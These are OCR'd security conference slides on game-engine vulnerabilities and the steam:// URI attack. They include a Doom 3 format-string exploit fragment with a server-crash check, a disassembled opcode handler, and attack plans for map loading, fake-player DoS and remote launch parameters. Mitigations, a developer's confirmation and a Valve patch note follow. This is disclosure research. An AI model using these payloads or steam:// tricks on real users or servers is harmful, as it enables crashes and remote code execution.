#define FSTRING     "%n%s%n%s%n%s%n%s%n%s%n%s"
#define D3ENGFSPB1  "\xff\xff\xff\xff" "PB_Y" FSTRING
#define D3ENGFSPB2  "\xff\xff\xff\xff" "PB_U" "\xff\xff\xff\xff" \
                    "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0" \
                    "127.0.0.1:1234;" FSTRING ";"

if(noquery) {
    printf("- the server should have been crashed, check it manually\n");
} else {
    printf("- wait some seconds\n");
    sleep(ONESEC * 3);

    printf("- check server:\n");
    len = send_recv(sd, DOOM3_QUERY, sizeof(DOOM3_QUERY) - 1, buff, sizeof(buff), &peer, 0);
    if(len < 0) {
        printf("\n  Server IS vulnerable!!!\n");
    } else {
        printf("\n  Server doesn't seem vulnerable\n");
    }
}
```

Game vulnerabilities

- Are games an easy target?



Custom protocols

Cryptography

Anti-debugging


Anti-cheating

Game Engine [core]

Compression

Game vulnerabilities

- Common Attack Plan



Monitor network inputs

- Recv
- Recvfrom
- WSARecv
- Etc..

Locate and trace the recv'd buffer


- Crypto
- Compression

Locate the opcode processing routine

- Bugs usually live here :]

Game vulnerabilities

- How does the game opcodes processing routine look like?



```
395F2905  . C2 0C00          RETN 0C
395F2908  > 0FB6C0           MOVZX EAX,AL
395F290B  . 48               DEC EAX                                       Switch (cases 1..91)
395F290C  . 3D 90000000      CMP EAX,90
395F2911  .v0F87 2B010000    JA          .395F2A42
395F2917  . 0FB680 782A5F39  MOVZX EAX,BYTE PTR DS:[EAX+395F2A78]
395F291E  . FF2485 4C2A5F39  JMP DWORD PTR DS:[EAX*4+395F2A4C]
395F2925  > 8B4C24 1C        MOV ECX,DWORD PTR SS:[ESP+1C]                 Cases 8E,8F,90 of switch 395F290B
395F2929  . 51               PUSH ECX
395F292A  . 55               PUSH EBP
395F292B  . 57               PUSH EDI
395F292C  . 8D4B F0          LEA ECX,DWORD PTR DS:[EBX-10]
395F292F  . E8 CCBBFFFF      CALL C:       .395EE500
395F2934  . 5F               POP EDI
395F2935  . 5E               POP ESI
395F2936  . 5D               POP EBP
395F2937  . 5B               POP EBX
395F2938  . C2 0C00          RETN 0C
395F293B  > 8B4B 08          MOV ECX,DWORD PTR DS:[EBX+8]                  Case 1 of switch 395F290B
395F293E  . 8B4424 1C        MOV EAX,DWORD PTR SS:[ESP+1C]
395F2942  . 8B51 04          MOV EDX,DWORD PTR DS:[ECX+4]
395F2945  . 8B52 04          MOV EDX,DWORD PTR DS:[EDX+4]
395F2948  . 50               PUSH EAX
395F2949  . 83C1 04          ADD ECX,4
395F294C  . 55               PUSH EBP
395F294D  . 57               PUSH EDI
395F294E  . FFD2             CALL EDX
395F2950  . 5F               POP EDI
395F2951  . 5E               POP ESI
395F2952  . 5D               POP EBP
395F2953  . 5B               POP EBX
395F2954  . C2 0C00          RETN 0C
395F2957  > 8B4424 1C        MOV EAX,DWORD PTR SS:[ESP+1C]                 Case 5 of switch 395F290B
395F295B  . 50               PUSH EAX                                      Arg3
395F295C  . 55               PUSH EBP                                      Arg2
395F295D  . 57               PUSH EDI                                      Arg1
395F295E  . 8D4B F0          LEA ECX,DWORD PTR DS:[EBX-10]
395F2961  . E8 2A93FFFF      CALL C:       .395EBC90
395F2966  . 5F               POP EDI
395F2967  . 5E               POP ESI
395F2968  . 5D               POP EBP
395F2969  . 5B               POP EBX
395F296A  . C2 0C00          RETN 0C
395F296D  > 57               PUSH EDI                                      Arg1; Case 6 of switch 395F290B
395F296E  . 8D4B F0          LEA ECX,DWORD PTR DS:[EBX-10]
395F2971  . E8 7A94FFFF      CALL C:.........395EBDF0
395F2976  . 5F               POP EDI
395F2977  . 5E               POP ESI
395F2978  . 5D               POP EBP
395F2979  . 5B               POP EBX
```


Game vulnerabilities

- Once we reach the **opcodes processing routine**, we can:
  - **Write a quick fuzzer** to test all the opcodes:
    - Bypassing all of the crypto/encoding/compression checks
  - **Check with a disassembler** the callback handlers for each opcode to spot common issues:
    - Integer overflows
    - Format strings
    - Etc.
  - Check for **game-specific vulnerabilities**…

Game vulnerabilities

- **Map loading attack**
  - Game engines usually provide a way to load external maps
  - Complex parsing functions for complex custom binary formats
  - An attacker provides a **malformed map to the victim**
    - Using a malicious server
    - Easier than you may think..

- **Fake players attack**
  - Reproduce the client-side protocol
  - Zombie-invasion of the targeted server
    - **DoS in style**
  - Hard to prevent
    - IP-filters usually fail



- **DOS forward via server**
  - Locate the opcodes for message broadcasting
  - Find another opcode which triggers a vulnerability
  - **Broadcast the pwn** to all the clients connected

Welcome to the Real World

Welcome to the Real World

Steam - **Intro**

Steam - **Demo**

New 0-days - Demo

Welcome to the Real World

- **Steam**: The Strange Case of Dr. Steam and Mr. Steam
  - Steam is a digital distribution, digital rights management, multiplayer and communications platform developed by Valve
  - It is used **to distribute games and related media online**
  - As of December 2012, there are over **1860 games** available through Steam
  - Steam has an estimated **50-70% share** of the digital distribution market for video games
  - The concurrent users peak was **6 million** on November 25, 2012.
  - And..
  - **54 million** active user accounts

54 million active user accounts

54 million active user accounts

Welcome to the Real World


- **Steam**: The Strange Case of Dr. Steam and Mr. Steam
  - **We found a way to exploit local bugs remotely via Steam :]**
  - Vulnerability found by us a few months ago
  - A paper is available but there are some details missing
  - The Strange Case of Dr Steam and Mr Steam?
    - Something that wasn't supposed to be used in a "bad" manner..
  - 54 million active users = potential targets:
    - ~~Not talking about XSS~~
    - But **Remote Code Execution**

Remote Code Execution

Remote Code Execution


Welcome to the Real World

- The **Steam Browser Protocol**
  - Steam uses the steam:// URI in order to:
    - Install and uninstall games
    - Backup, validate and defrag game files
    - Connect to game servers
    - **Run games**



Welcome to the Real World

- The **Steam Browser Protocol**
  - **We demonstrated how to use** the steam:// URI in order to:
    - Run games
      - with bad and arbitrary "remote" parameters
    - Execute code remotely



Welcome to the Real World

- **Running games** on Steam via steam://
  - In Steam it's possible to launch installed games and provide arbitrary parameters. The four partially documented commands to do that have the following formats:
    1) steam://**run**/id/language/url_encoded_parameters
    2) steam://**rungameid**/id/language_bug/url_encoded_parameters
    3) steam://**runsafe**/id
    4) steam://**rungame**/id/lobby_id/parameters
  - There are a few limitations (but easy to bypass):
    - Some browsers show a warning message
    - Some browsers have limitations on the URL length
    - Other..

Welcome to the Real World

- **Attack Plan** for Steam's Games via steam://

  - Pick one of the **~2000 games** available on Steam

  - Look for a **local bug or a local feature**
    a) Find the command line options available for our target

    b) Check each handler for each possible and interesting switch, such as:
      - Map
      - Patch
      - Config/Logging
      - Etc.

  - Once we have our local "bug", we can **trigger it remotely**

    a) Craft a remote-command-line steam:// link
      - Use one of the 4 commands: { **run**, **rungameid**, **rungame**, **runsafe** }

    b) Put the link on a webpage

  - Pr0fit **:]**

Welcome to the Real World

- **Current status** of the Steam Browser Protocol security
  - In our advisory we provided several ways to limit the issues
    - **Fix for users**:
      - ✓ disable steam:// URI handlers
    - **Fix for Steam**:
      - ✓ avoid games command-line and undocumented cmds accessible from untrusted sources
    - **Fix for games developers**:
      - ✓ secure programming and certificate validation for game update


But…

Welcome to the Real World

NOTE: The steam:// attack is **still** possible :]

Welcome to the Real World

- **Current status** of the Steam Browser Protocol security
  - Since we disclosed our advisory we are aware of **only** 2 Game-related fixes
    1) Team Fortress 2
    2) APB reloaded
    3) **What about the rest?**
       - If you like achievements, something for you..



[–] furioapb 2 points 5 hours ago*

Revoemag from APB Reloaded here (Community 'dude')

This is interesting. Most games on Steam who support their networking features would be vulnerable to something like this (e.g. the ability to right-click a friend and join them on that server, which would tell the client to connect to a specific ip address), but APB:R have specifically not implemented any of that so it doesn't affect us.

We have also disabled the standard Unreal's package download feature so that doesn't affect us either. You could change your ini files to connect to another login or hack the client to connect to another district server ip, but that is easily hackable on any game and isn't related to Steam at all.

So I'm not sure where these guys got their conclusions from, but certainly in regards to APB it is not accurate.

permalink

[–] HistoryLessens [S] 1 point 5 hours ago

As far as I understood, for APB they used a custom launch parameter to get updates from a server that they control, so the problem would be, that your clients don't verify that the updates they receive are legitimate via code signing. Did you have a look at the video proof of concept? The APB part starts at 2:50.

As for what they did exactly, you would have to contact revuln to find out.

permalink parent


[–] furioapb 2 points 4 hours ago*

~~That's fine, except you cannot use said launch parameters with APB's Launcher, when you launch APB via steam, it launches OUR patches, it does not update via steam.~~

~~Regardless I intend to contact them and find out - as their article is woefully imprecise.~~

I apologize, having spoken to our coders, whom upon being prompted took a look at our code and found some super legacy test lines that would indeed allow what they were claiming. Fortunately this can be fixed in about 5 minutes and has been done so!

permalink parent



Product Update - Valve 17 Oct 2012


Updates to Team Fortress 2, Day of Defeat: Source and Half-Life 2: Deathmatch have been released. The updates will be applied automatically when your Steam client is restarted. The major changes include:

Source Engine Changes (TF2, DoD:S, HL2:DM)

- Fixed the "disconnect" command regression from the previous update
- Fixed tools like vbsp working with new model format
- Fixed a con_logfile ConVar exploit

